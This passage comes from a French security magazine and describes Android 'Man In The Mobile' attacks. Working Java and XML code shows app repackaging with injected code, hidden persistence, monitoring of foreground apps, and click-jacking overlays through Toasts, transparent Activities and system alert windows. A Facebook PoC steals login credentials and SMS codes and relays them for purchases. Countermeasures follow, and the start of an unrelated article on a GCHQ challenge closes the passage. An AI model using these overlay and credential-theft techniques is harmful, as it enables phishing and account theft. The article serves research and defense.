Un simple copier-coller de nos fichiers dans le dossier « smali » créé par l'outil *apktool* nous permettra de « fusionner » les deux applications. Nous pouvons alors la recompiler et la signer.

```
apktool b <nom du dossier>
jarsigner -keystore misc.keystore application.apk key
```

Au final, nous obtenons une application absolument identique à l'application initiale, mais contenant en plus notre code qui récupère les données d'accès. Cette application peut ensuite être redistribuée par le *Store* de notre choix.

2.4 Limites des contre-mesures existantes

Google a bien mis en œuvre un certain nombre de protections, mais leur efficacité reste relative. Ainsi, le système de permissions est censé éveiller la vigilance de l'utilisateur, lors de l'installation de nouvelles applications. Ce dernier doit autoriser explicitement chaque opération que l'application peut effectuer. Par exemple, pour permettre l'interception de SMS décrite ci-dessus, l'utilisateur doit accepter la permission **android.permission.RECEIVE_SMS**.

Malheureusement, l'utilisateur standard ne comprend pas, voire ne lit pas, la liste de permissions affichée.

Il a été montré qu'en réalité, il prend rarement la bonne décision **[19]**. Et il a aussi été montré qu'une partie au moins des permissions peut être contournée **[20]**. Nous reviendrons d'ailleurs sur ce point au chapitre suivant.

Quant à la validation des publications sur le Google Play Store, une validation automatique a été récemment ajoutée. Dénommée « Google Bouncer » **[21]**, elle tente d'empêcher la publication d'applications malveillantes, mais sans grande efficacité **[22][23]**.

3 D'autres vulnérabilités moins connues

L'API Android offre bien d'autres possibilités. Celles qui nous intéressent ici permettent de prendre le contrôle de l'interface utilisateur en s'immisçant entre les applications et l'utilisateur. L'opération est réalisée en trois temps : (1) surveiller les applications, (2) réagir au moment précis où une application ciblée propose une opération sensible et (3) prendre alors le contrôle de l'interface pour leurrer l'utilisateur.

3.1 Démarrage automatique

La mise en action et la persistance sont les premiers problèmes à résoudre pour pouvoir prendre le contrôle de l'interface. Pour cela, les développeurs peuvent se reposer sur les *Intent*s déjà présentés plus tôt ainsi que sur les services.

Avec la permission **RECEIVE_BOOT_COMPLETED**, une application peut être appelée automatiquement par le système lorsque le téléphone vient de démarrer. Le code ci-dessous enregistre un *BroadcastReceiver* pour l'*Intent* correspondant. Toujours dans le fichier AndroidManifest.xml :

```
<receiver
  android:name="BootReceiver">
  <Intent-filter>
    <action android:name="android.Intent.action.BOOT_COMPLETED" />
  </Intent-filter>
</receiver>
```

Le BroadcastReceiver peut alors démarrer un service qui tournera en tâche de fond, en parallèle des autres applications, et de manière invisible pour l'utilisateur :

```
Intent Intent = new Intent(this, MyService.class);
startService(Intent);
```

Quant à la permission demandée, on peut s'en passer en créant un *BroadcastReceiver* pour d'autres *Intent*s moins exigeants et presque aussi fiables, comme nous le verrons plus loin.

3.2 Détection de la meilleure action et du bon moment

Une fois notre service démarré, il lui faut établir un plan d'action : c.-à-d., définir quelles actions exécuter et quand.

L'action à exécuter est choisie en fonction des applications installées. Grâce au **PackageManager**, une application peut récupérer cette information, sans aucune permission préalable.

```
PackageManager packageManager = getPackageManager();
List<ApplicationInfo> appInfos = packageManager.
getInstalledApplications(0);
for (ApplicationInfo info : appInfos) {
  Log.d("Installed app", info.packageName);
}
```

Reste à déterminer le bon moment pour déclencher la charge utile. Pour ça, on peut une fois encore utiliser les *Intent*s. Ainsi, le **BroadcastReceiver** ci-après sera appelé et exécuté à chaque nouvelle installation :

```
<receiver android:name="MyReceiver">
  <Intent-filter>
    <action android:name="android.Intent.action.PACKAGE_ADDED" />
    <data android:scheme="package"/>
  </Intent-filter>
</receiver>
>
```

Le nom de l'application nouvellement installée est récupéré de l'*Intent* avec la méthode **getDataString()** :

```
public class MyReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent Intent) {
    Log.d("New application installed", Intent.getDataString());
...
```

Android offre également d'autres *Intent*s intéressants. Les trois suivants permettent ainsi de déterminer si l'utilisateur est actuellement en train d'utiliser son téléphone :

```
android.Intent.action.SCREEN_ON
android.Intent.action.SCREEN_OFF
android.Intent.action.USER_PRESENT
```

Plus intéressant encore, la permission **android.permission.GET_TASKS** permet de détecter les *Activity* affichées par les autres applications en cours d'exécution, et ainsi, indirectement, d'espionner les actions de l'utilisateur.

Dans le code ci-dessous, on utilise un **ScheduledThreadPoolExecutor** pour exécuter un polling toutes les n secondes. La classe **Poll** est exécutée et le nom de l'*Activity* actuellement affichée en premier plan est récupéré avec la méthode **taskInfo.topActivity.getClassName()**. Il ne reste plus qu'à traquer l'*Activity* qui nous intéresse (**if (KNOWN_ACTIVITY.equals(topActivity)** ...).

```
public class PollingActivity extends Service {

  ...

  private static final KNOWN_ACTIVITY = "com.misc.victimActivity";

  @Override
  public void onCreate() {
    super.onCreate();

    mActivityManager = (ActivityManager) getSystemService(ACTIVITY_SERVICE);

    mScheduledThreadPoolExecutor = new ScheduledThreadPoolExecutor(1);
    mScheduledThreadPoolExecutor.scheduleWithFixedDelay(new Poll(), 0, 2,
TimeUnit.SECONDS);
  }

  private class Poll implements Runnable {
    @Override
    public void run() {

      RunningTaskInfo taskInfo = mActivityManager.getRunningTasks(1).get(0);
      // Retrieve the Activity on top
      String topActivity = taskInfo.topActivity.getClassName();
      // Retrieve the base Activity
      String baseActivity = taskInfo.baseActivity.getClassName();

      if (KNOWN_ACTIVITY.equals(topActivity)) {
        // do something
      }
    }
  }

  ...
}
```

3.3 Prise du focus

Nous venons de voir comment démarrer un service et lui permettre de déterminer quand opérer. Place à l'action, maintenant. Voici la méthode la plus simple pour prendre le contrôle de l'interface utilisateur.

Lancer une application par-dessus une autre est un processus habituel pour Android. Une application peut afficher son *Activity* en plein écran. C'est par exemple le cas de *GoSMS* et *Whatsapp* qui affichent une *Activity* à la manière d'une popup lorsque l'utilisateur reçoit un nouveau message. Ce procédé est en principe utilisé pour le confort de l'utilisateur, et avec son accord.

Afficher une *Activity* se fait de la manière suivante (le flag **`FLAG_ACTIVITY_NEW_TASK`** est obligatoire lorsqu'une *Activity* est lancée depuis un service) :

```
Intent Intent = new Intent(getApplicationContext(),
FakeScreenActivity.class);
Intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(Intent);
```

Un effet visuel est certes appliqué lorsqu'une *Activity* est affichée pour que l'utilisateur réalise qu'une nouvelle application prend le focus. Il est néanmoins possible de l'éviter. Il suffit d'ajouter un appel à **`overridePendingTransition()`** dans la méthode **`onCreate()`** qui est appelée par le système de gestion de fenêtres lorsqu'une *Activity* va être affichée.

```
protected void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.fake_screen);
  overridePendingTransition(0, 0);
  ...
}
```

Ceci désactive l'animation visuelle et affiche notre *Activity* d'un coup, sans alerter l'utilisateur. Notre *Activity* a maintenant le focus et le contrôle.

3.4 Click-through

Même si les éléments présentés jusqu'ici suffisent à prendre le contrôle de l'interface, nous allons maintenant détailler d'autres mécanismes permettant de le faire de manière beaucoup plus fine. Nous les appelons « click-through », car ils permettent de contrôler chaque clic de l'utilisateur.

3.4.1 Avec un Toast

Les *Toasts* sont ces petites notifications textuelles sur fond noir qui apparaissent en bas de l'écran et disparaissent après quelques secondes.




Fig. 1

Ces notifications sont décriées dans la communauté des développeurs Android, car elles ne transmettent aucun contexte ; elles ne disent pas quelle application les a déclenchées et elles peuvent aussi apparaître par-dessus d'autres applications.

Outre les problèmes d'expérience utilisateur qu'ils engendrent, les *Toasts* ouvrent la porte à d'autres pratiques plus dérangeantes. Un *Toast* utilise un type spécial dans le *Windows Manager*. La fenêtre accueillant le *Toast* peut afficher une vue, mais ne peut pas recevoir le focus ni capturer des clics. La documentation précise :

```
When the view is shown to the user, appears as a floating view over
the application. It will never receive focus.
```

Habituellement, un *Toast* n'est en général constitué que de texte, mais rien ne nous empêche de modifier

la vue affichée. Il nous est ainsi possible d'afficher un *Toast* par-dessus une autre application de manière à en modifier l'apparence sans pour autant empêcher les interactions avec l'utilisateur. Par exemple, un *Toast* par-dessus l'application *Google Play* pourrait modifier le bouton « Acheter » d'une application par « Gratuit ».

Afficher un *Toast* avec une vue personnalisée se fait en utilisant :

```
FreeAppOverlay overlay = (FreeAppOverlay) getLayoutInflater().
inflate(R.layout.free_app_overlay, null);
Toast toast = new Toast(getApplicationContext());
toast.setGravity(Gravity.FILL, 0, 0);
toast.setView(overlay);
toast.show();
```

Nous laissons au lecteur le loisir d'imaginer ce que pourrait contenir la vue **FreeAppOverlay**...

3.4.2 Activity transparente




Fig. 2

Comme nous le verrons plus loin, l'attaque précédente peut être mitigée par un programmeur prudent. Passons donc à une technique plus « fiable ».

L'objectif consiste à placer une vue par-dessus l'application victime afin de masquer certaines régions et d'y intercepter les interactions avec l'utilisateur. Notre vue ne prend pas tout l'écran, seulement une partie. Les clics dirigés vers notre vue sont récupérés et gérés par elle, alors que les clics en dehors sont transmis à l'application victime.

Prenons un exemple. Nous voulons remplacer le bouton « déconnexion » d'une application afin d'empêcher l'utilisateur de se déconnecter. Supposons que le bouton légitime se trouve en bas à gauche (Fig. 2).

Le code ci-dessous prépare notre vue lors de la création de l'*Activity* :

```
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  overridePendingTransition(0, 0);

  Window window = getWindow();
  window.addFlags(WindowManager.LayoutParams.FLAG_NOT_TOUCH_MODAL);
  window.addFlags(WindowManager.LayoutParams.FLAG_WATCH_OUTSIDE_
TOUCH);

  ImageButton logout = new ImageButton(getApplicationContext());
  logout.setImageResource(R.drawable.logout_button);
  logout.setOnClickListener(new OnClickListener() {
    @Override
    public void onClick(View v) {
      // Click-jacked!
    }
  });

  LayoutParams lp = getWindow().getAttributes();
  lp.gravity = Gravity.BOTTOM | Gravity.LEFT;
  lp.width = LayoutParams.WRAP_CONTENT;
  lp.height = LayoutParams.WRAP_CONTENT;
  logout.setPadding(0, 0, 0, 0);
  setContentView(logout, lp);
}
```

En particulier :

1- Le **WindowManager** redirige les clics en dehors de notre vue vers l'application victime (**FLAG_NOT_TOUCH_MODAL**) ;

2- Le **WindowManager** est tout de même notifié lorsque l'utilisateur clique en dehors de notre vue (**FLAG_WATCH_OUTSIDE_TOUCH**) ;

3- Création du bouton (**ImageButton logout**) avec un callback (**setOnClickListener**) pour récupérer le clic à l'intérieur de notre vue ;

4- Affichage en bas à gauche et ajout du bouton à la vue (**setContentView(logout, lp)**).

À ce stade, il faut encore laisser passer les clics hors du bouton, car, tels quels, ils ne sont pas envoyés à la vue du dessous.

Le flag **FLAG_WATCH_OUTSIDE_TOUCH** nous permet de savoir si un clic a été effectué en dehors de notre bouton. Nous allons donc simplement fermer notre *Activity* le temps que le clic passe, puis la réafficher. La méthode rajoutée dans la classe de l'*Activity* est la suivante :

```
public boolean onTouchEvent(MotionEvent event) {
  if (event.getAction() == MotionEvent.ACTION_OUTSIDE) {
    new Thread() {
      @Override
      public void run() {
        try {
          Thread.sleep(10);
        } catch (InterruptedException e) {
        }

        Intent Intent = new Intent(getApplicationContext(), DialogMask.class);
        Intent.addFlags(Intent.FLAG_ACTIVITY_NO_ANIMATION);
        startActivity(Intent);
      }

    }.start();

    finish();
    overridePendingTransition(0, 0);
  }
  return false;
}
```

Nous voyons que l'*Activity* est fermée et réaffichée après 10ms ; ceci est invisible à l'utilisateur.

Pour terminer, voyons comment nous pouvons demander à Android d'afficher notre *Activity* de manière transparente. Pour ce faire, nous définissons un Style dans notre fichier **style.xml** :

```
<style name="AppTheme.Transparent">
  <item name="android:windowIsTranslucent">true</item>
  <item name="android:windowBackground">@android:color/
transparent</item>
  <item name="android:windowContentOverlay">@null</item>
  <item name="android:windowNoTitle">true</item>
  <item name="android:backgroundDimEnabled">false</item>
  <item name="android:gravity">bottom</item>
  <item name="android:windowIsFloating">true</item>
</style>
```

Et nous lions ce Style à l'*Activity*, ici appelée **DialogMask**, dans le manifest **AndroidManifest.xml**.

```
<Activity
  android:name="DialogMask"
  android:excludeFromRecents="true"
  android:theme="@style/AppTheme.Transparent" >
</Activity>
```

À noter, le paramètre **excludeFromRecents** qui indique au système de ne pas inclure cette *Activity* dans les « applications récentes » d'Android. L'utilisateur peut regarder la liste des *Activity* exécutées. La nôtre n'y figurera pas.

Dernier détail à régler, l'*Activity* considérée comme affichée en premier plan par le système est la nôtre. Si l'utilisateur clique sur le bouton « Back » de son téléphone, c'est notre application qui est fermée et non l'application victime. Or, il n'est pas possible de renvoyer le « Back » à une autre *Activity*. Par contre, le « Back » peut être bloqué en redéfinissant la méthode **onBackPressed()**.

```
@Override
public void onBackPressed() {
  // Do nothing
}
```

3.4.3 Alerte système

Nous verrons que l'on peut remédier aux deux menaces précédentes. En revanche, ce n'est, à notre connaissance, pas le cas de celle que nous étudions maintenant.

Android dispose d'un type de fenêtre dit « Système ». Celles-ci ont la possibilité de s'afficher par-dessus n'importe quelle autre application. Ce type de fenêtre est notamment utilisé par l'alerte de niveau bas de batterie, envoyé par le système. En fait, n'importe quelle application peut s'octroyer le droit d'afficher ce genre de fenêtre. Par exemple, l'application Facebook l'utilise pour sa fonctionnalité « Chat heads » **[24]**. Celle-ci permet de chatter avec ses amis au-dessus de n'importe quelle autre application. Voici le message affiché par le *Google Play* lorsqu'on installe Facebook ou Facebook Messenger :

```
IGNORER LES AUTRES APPLICATIONS
Permet à l'application d'afficher des graphismes dans d'autres
applications ou sur certaines parties de l'interface utilisateur.
Ceux-ci peuvent interférer lorsque vous utilisez l'interface de
n'importe quelle application, ou modifier ce que vous pensez voir
dans d'autres applications.
```

Hé oui, la permission dit clairement ce qu'il est possible de faire ;). Elle peut pourtant être demandée – et accordée – par n'importe quelle application !

Venons-en au code, la première chose à faire est de demander la fameuse permission, dans le fichier **AndroidManifest.xml** :

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
```

Comme précédemment, nous affichons un bouton « Déconnexion » par-dessus l'application victime, dans la méthode **onCreate()** par exemple :

```
ImageButton mTopView = new ImageButton(getApplicationContext());
mTopView.setImageResource(R.drawable.logout_button);
mTopView.setPadding(0, 0, 0, 0);
mTopView.setOnClickListener(new OnClickListener() { ... });

WindowManager.LayoutParams params = new WindowManager.
LayoutParams(WindowManager.LayoutParams.WRAP_CONTENT,
WindowManager.LayoutParams.WRAP_CONTENT, WindowManager.
LayoutParams.TYPE_SYSTEM_ALERT, WindowManager.LayoutParams.FLAG_
NOT_FOCUSABLE | WindowManager.LayoutParams.FLAG_LAYOUT_IN_SCREEN,
PixelFormat.TRANSLUCENT);
params.gravity = Gravity.BOTTOM | Gravity.LEFT;

mWindowManager = (WindowManager) getApplicationContext().
getSystemService(Context.WINDOW_SERVICE);
mWindowManager.addView(mTopView, params);
```

Ce code :

1. Crée un bouton lié à un callback lors du clic ;
2. Définit les paramètres de la fenêtre à afficher grâce au **WindowManager** ;
3. Ajoute le bouton à la vue.

Les points importants sont le type **TYPE_SYSTEM_ALERT** qui permet d'afficher ce genre de vues et le flag **FLAG_NOT_FOCUSABLE** qui permet de faire passer les clics à l'*Activity* d'en dessous.

Ce code doit être exécuté depuis une *Activity*, car il touche la fenêtre d'affichage. Il est toutefois possible de lancer une *Activity* qui ajoute la vue et qui se ferme tout de suite. La vue ajoutée ne sera pas supprimée lorsque l'*Activity* est quittée.

4 Contre-mesures possibles

Voyons maintenant ce qu'il est possible de faire pour éviter la mise en œuvre des techniques précédentes à des fins malveillantes, tant du point de vue des éditeurs d'application que de celui de Google.

4.1 filterTouches

Google a pensé à mitiger la menace du *Toast*. Depuis l'API 9 *Gingerbread*, les applications peuvent se protéger de cette attaque en appliquant le flag **`filterTouchesWhenObscured`**. La documentation d'introduction de la classe **`View`** y consacre même un paragraphe :

```
Sometimes it is essential that an application be able to verify
that an action is being performed with the full knowledge and
consent of the user, such as granting a permission request, making
a purchase or clicking on an advertisement. Unfortunately, a
malicious application could try to spoof the user into performing
these actions, unaware, by concealing the intended purpose of the
view. As a remedy, the framework offers a touch filtering mechanism
that can be used to improve the security of views that provide
access to sensitive functionality.
To enable touch filtering, call setFilterTouchesWhenObscured(boole
an) or set the android:filterTouchesWhenObscured layout attribute
to true. [...]
```

L'application d'exemple *ApiDemos* en montre même un exemple très parlant. L'*Activity* **`com.example.android.apis.view.SecureView`** met en pratique ces recommandations. Malheureusement, cette protection semble encore peu répandue. Lors de nos tests, il s'est avéré que même l'application *Google Play* récemment publiée (version 4.0) n'était pas protégée (bouton « gratuit » par-dessus « acheter »).

4.2 Masquer son contenu

Pour une application, il est possible de mitiger une attaque par vue transparente en masquant son application lorsqu'elle n'est plus au premier plan. Une *Activity* est notifiée lorsqu'elle n'est plus au premier plan. La méthode **`onPause()`** est appelée par le système. À ce moment, nous affichons un écran noir par-dessus tout notre contenu. Ainsi, si une *Activity* (malveillante ou non) s'affiche par-dessus la nôtre, notre contenu sera masqué. L'exemple de code d'*Activity* ci-dessous en montre l'implémentation :

```
public class SecureActivity extends Activity {

  private ViewGroup mRootView;
  private View mBlackScreen;

  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.Activity_main);

    // Création de la vue noire
    mBlackScreen = new View(this);
    LayoutParams layoutParams = new ViewGroup.
LayoutParams(ViewGroup.LayoutParams.MATCH_PARENT, ViewGroup.
LayoutParams.MATCH_PARENT);
    mBlackScreen.setLayoutParams(layoutParams);
    mBlackScreen.setBackgroundColor(Color.BLACK);
    mBlackScreen.setOnClickListener(new OnClickListener() {
      @Override
      public void onClick(View v) {
        // Récupérer le clic et ne rien faire
      }
    });

    mRootView = (ViewGroup) getWindow().findViewById(android.R.id.
content);
  }

  @Override
  protected void onPause() {
    mRootView.addView(mBlackScreen);
    super.onPause();
  }

  @Override
  protected void onResume() {
    mRootView.removeView(mBlackScreen);
    super.onResume();
  }
}
```

Dans cet exemple, nous ajoutons un « click listener » à notre vue écran noir. Sans cela, le clic passerait plus bas dans la vue et rendrait la protection inefficace.

Notons encore que cette protection n'est pas efficace contre une attaque avec un *Toast*. Le *Toast* étant une fenêtre spéciale, l'*Activity* victime n'est pas notifiée par les méthodes **`onPause()`** / **`onResume()`**.

4.3 Utiliser les Fragments

Les développeurs ne peuvent pas éviter que leur application soit « espionnée » en utilisant le **PackageManager** d'Android, car ils n'ont aucun contrôle dessus. Ils peuvent néanmoins utiliser des *Fragments*. Un *Fragment* peut être vu comme une sous-vue qui est insérée à l'intérieur d'une *Activity*. Plusieurs *Fragments* peuvent être insérés dans une *Activity*, et ils peuvent être remplacés par d'autres. Une application n'utilisant qu'une seule *Activity* et remplaçant les *Fragments* à l'intérieur rendra la vie d'un attaquant bien plus difficile. La technique présentée précédemment ne permet pas de savoir quels *Fragments* sont actuellement affichés dans une *Activity*.

4.4 Limites des contre-mesures

Certaines attaques peuvent être mitigées par un développeur prudent, comme le « Click-through avec *Activity* transparente » et d'autres en utilisant les outils Android, comme le « Click-through avec *Toast* ».

Cependant, certaines fonctionnalités peuvent difficilement être désactivées par Google tant elles font partie intégrante de l'OS. Le fait de pouvoir lancer une *Activity* par-dessus une autre fait partie inhérente du fonctionnement d'Android. *Whatsapp*, par exemple, l'utilise pour afficher les nouveaux messages arrivants.

Mentionnons aussi cette application météo qui affiche la tendance lorsque le téléphone sort de la veille la première fois de la journée.

Bloquer une fonctionnalité qui a déjà été publiée n'est pas chose aisée. La technique que nous utilisons pour détecter les applications installées ou les applications en cours d'exécution est déjà utilisée par énormément d'applications légitimes, en particulier les gestionnaires de tâches ou, plus cocasse, les antivirus. Quant à la technique du « polling » utilisée pour la lecture des SMS, elle est la même que celle utilisée par l'application SMS de base d'Android. La permission permettant d'afficher une vue par-dessus n'importe quelle autre est utilisée par Android pour afficher une alerte sur l'état de la batterie, mais aussi par Facebook pour une fonctionnalité tout à fait légitime.

En bloquant certaines fonctionnalités, Google créerait un problème de compatibilité entre les versions. Un développeur devrait créer une application qui fonctionne différemment en fonction de la version de l'utilisateur. Google a déjà tenté de bloquer certains problèmes. L'API 16 *Jelly Bean* restreint l'accès au contenu de la carte mémoire externe du téléphone, mais la documentation est plus prudente :

```
Currently, this permission is not enforced and all apps still have
access to read from external storage without this permission. That
will change in a future release and apps will require this permission
to read from external storage. So if your app reads from the external
storage, you should add this permission to your app now to ensure that
it continues to work on future versions of Android.
```

De toute façon, il ne suffit pas que Google corrige le problème. Le déploiement des patchs correctifs est très compliqué. Google doit dans un premier temps corriger la faille et concevoir le patch. Ensuite, les constructeurs de téléphones doivent l'appliquer sur leurs modèles spécifiques et finalement, les opérateurs doivent le déployer. Résultat, dans la majorité des cas le patch n'arrive jamais jusqu'à l'appareil. Les statistiques publiées par Google le 2 avril 2013 montrent que les périphériques qui utilisent les versions 4.x sont seulement 54% de tous les périphériques Android. Android 4.0 ayant été publié en octobre 2011, nous constatons que dix-huit mois après, 46% des périphériques sont toujours dans une version antérieure (Fig. 3).




Fig. 3




Fig. 4 *Fig. 5*

5 PoC Facebook

Nous allons maintenant utiliser l'application Facebook pour illustrer notre propos. Encore une fois, ce n'est qu'un exemple.

5.1 Attaque Android

L'attaque présentée ci-dessous utilise les fonctionnalités présentées plus haut et un peu d'ingénierie sociale. Nous allons tenter de voler les identifiants Facebook de l'utilisateur.

En premier lieu, il faut s'introduire dans le téléphone des utilisateurs. On crée pour cela une application attrayante, par exemple, « Sexy Wallpaper ». L'application ne demande aucune permission. L'utilisateur n'a donc aucune raison de se méfier (Fig. 4).

Une fois l'application installée, elle attend de recevoir un *Intent* afin de démarrer un service en tâche de fond. L'application crée également une notification dans la barre de statut à une heure aléatoire. La notification semble émaner du *Google Play Store* pour signaler une promotion concernant l'application « *Facebook Ad Remover* » (Fig. 5).

Lorsque l'utilisateur clique sur la notification, il est redirigé sur le Google Play vers la page de l'application « *Facebook Ad Remover* » que nous contrôlons.

```
Intent Intent = new Intent(Intent.ACTION_VIEW);
Intent.setData(Uri.parse("market://details?id=com.misc.attack"));
startActivity(Intent);
```

Notre deuxième application contient cette fois plusieurs permissions (réception de SMS, *start on boot*...). La première application va cacher les permissions de la deuxième. Nous utilisons pour ceci la technique de l'*Activity* transparente qui va masquer la partie de l'écran où les permissions sont affichées. L'utilisateur croit donc télécharger une application sans permissions (Fig. 6).

La deuxième application contient un service Android qui est soit démarré manuellement par l'utilisateur (en cliquant sur l'icône de l'application), soit automatiquement comme expliqué avec la technique des *Intent*s.

Le service surveille les applications en cours d'exécution. Lorsque l'*Activity* de connexion de l'application *Facebook* est détectée (`com.Facebook.katana.LoginActivity`), notre application affiche deux champs texte ainsi qu'un bouton « se connecter » par-dessus les champs de l'application originale. Si l'utilisateur est déjà connecté, on ne fait rien (ou on invente un prétexte pour le forcer à le faire) (Fig. 7).

Fig. 7

C'est donc dans notre application, et non dans celle de *Facebook*, que notre utilisateur rentre ses données d'accès.

Si la victime utilise l'authentification forte par SMS proposée par Facebook, il suffit en plus d'intercepter le SMS, soit avec la même technique que pour les identifiants, soit via l'API SMS.

On termine en affichant un message d'erreur et l'on ferme notre application pour rendre le contrôle à l'application Facebook.

5.2 Rebond sur le Web

Facebook protège en partie son application mobile en limitant ses fonctionnalités. En particulier, les fonctionnalités de paiement ne sont disponibles que sur le web. Est-ce vraiment une protection efficace ?

Pas vraiment. Le même procédé peut être utilisé pour capturer les données d'accès sur Android et les envoyer à un site relais chargé de les utiliser immédiatement sur le web. Ce site relais peut facilement être entièrement automatisé.

Une fois la session acquise, le site relais peut, par exemple, exécuter l'achat de l'une des applications préalablement publiées à cet effet dans l'App Store de Facebook. L'achat se fait au moyen de *Facebook Credits*, qui ont eux-mêmes été achetés par l'utilisateur avec de l'argent réel. CQFD.

Fig. 6

Nous nous arrêtons ici dans nos démonstrations d'attaques pour rester du bon côté de la barrière éthique. Néanmoins, précisons encore que les mêmes techniques nous ont également permis de démontrer la faillibilité d'applications bancaires ainsi que d'authentifications sans lien avec le SMS.

6 Et maintenant ?

La première morale de cette histoire est qu'il est aujourd'hui assez facile, sur Android, de monter des attaques « Man In The Mobile ». D'un point de vue technique, la situation peut être comparée à celle de 2006 lorsque les MITB ont commencé à exploiter les API offertes par les plugins des navigateurs les plus populaires **[25][26]** : c.-à-d. à la portée d'un bon programmeur ! La différence, toutefois, est l'étendue de la menace si on compare les deux époques en termes de nombre de malwares recensés et de maturité technologique des cybercriminels. Alors, faut-il attendre avant de se ruer sur le *Google Play Store* ? Mais d'un autre côté, rien n'empêche quelqu'un de publier une fausse application. Il vaut donc probablement mieux occuper l'espace pour éviter que quelqu'un le fasse à notre place.

La deuxième morale est qu'il existe un certain nombre de bonnes pratiques pour ne pas s'exposer plus que nécessaire et cet article en propose quelques-unes. En premier lieu, nous avons présenté quelques mesures pour mitiger les vulnérabilités techniques. Il faut les utiliser. Ensuite, nous recommandons de ne pas compter sur une application aux fonctionnalités réduites pour limiter l'exposition, surtout si ladite application réutilise un socle web existant. Sans cela, Android risque bien de servir de porte d'entrée pour rebondir sur le frontal web. Pour terminer, l'utilisation du SMS, surtout à des fins sécuritaires, peut avoir un effet boomerang. L'historique des MITB est là cependant pour nous rappeler qu'il ne suffira pas de le remplacer par une autre authentification quelconque.

Quant à la morale de la morale, c'est qu'il est temps d'agir. Bien sûr, la vérité d'aujourd'hui ne sera sûrement pas celle de demain. Android est encore jeune et évolue rapidement. On peut donc supposer que les failles d'aujourd'hui vont progressivement être comblées. Néanmoins, on risque tout de même de devoir attendre encore un peu. Comme nous l'avons vu, les mesures existantes ne suffisent pas et celles nécessaires ne seront pas faciles à introduire. Mieux vaut donc ne pas les attendre. ■

La bibliographie de cet article est disponible sur : http://www.unixgarden.com/m71ref.pdf

CANYOUFINDIT.CO.UK : LE NOUVEAU CHALLENGE DU GCHQ

Pierre Bienaimé – pbienaim@gmail.com – @PierreBienaime

mots-clés : *CHALLENGE SÉCURITÉ / CANYOUFINDIT / GCHQ / RECRUTEMENT / PRISM*

Fin 2011, le GCHQ (Government Communications Headquarters, le service de renseignements du gouvernement britannique) avait su faire parler de lui en créant un challenge de sécurité informatique original intitulé Can You Crack It. Ce dernier a fait l'objet d'un article dans MISC n°60 [1]. Fort du succès rencontré par cette initiative, le GCHQ a souhaité renouveler l'expérience en septembre 2013 en proposant cette fois un challenge nommé Can You Find It. Pour cette seconde édition, les objectifs de l'agence gouvernementale restent inchangés : recruter des personnes de talent et faire parler d'eux positivement auprès d'un public ciblé. Cet article décortique ce nouvel épisode et présente le raisonnement adopté pour résoudre le challenge.

1 Introduction

Le challenge *Can You Find It* sera-t-il une aussi belle réussite que son prédécesseur ? La question est légitime puisque cette fois le contexte est sensiblement différent. Le GCHQ souffre désormais d'une certaine défiance de la part de la presse et de l'opinion publique. En effet, l'agence est en deuxième ligne derrière la NSA dans l'affaire PRISM et n'a pas été épargnée par les révélations d'Edward Snowden.

Paroxysme de l'humour anglais, le challenge a été annoncé dans un communiqué de presse **[2]** du GCHQ daté du 11 septembre. Ce document est intéressant à étudier et nous révèle la nouvelle stratégie marketing qui encadre cet événement.

Pour le challenge *Can You Crack It* de 2011, le GCHQ avait misé sur le bouche à oreille et la curiosité de la communauté. Il avait eu l'excellente idée de publier une énigme sur Internet en ne laissant aucune information sur le contexte, la provenance et la finalité de l'épreuve. C'est seulement une fois le challenge résolu que nous découvrions que les services secrets britanniques se cachaient derrière et que notre profil les intéressait. Les chiffres donnés par l'agence pour cette première campagne parlent d'eux-mêmes : 95 millions de vues, 3.2 millions de visiteurs uniques, 5000 candidatures, dont 170 qui ont été retenues.

À l'inverse, la paternité du challenge *Can You Find It* de 2013 est assumée d'emblée par le GCHQ. Cette fois, pour motiver les compétiteurs, des tablettes Nexus 7 et des ordinateurs Raspberry Pi ont été mis en jeu. On peut toutefois regretter que la victoire relève plus de la chance que du talent puisque pour participer il suffit de trouver 5 mots secrets – pas si secrets que ça – qui ont très rapidement fuité sur l'ensemble des réseaux sociaux. Sans oublier les conditions générales du challenge qui stipulent qu'il faut résider sur le territoire du Royaume-Uni pour être éligible à ces cadeaux.

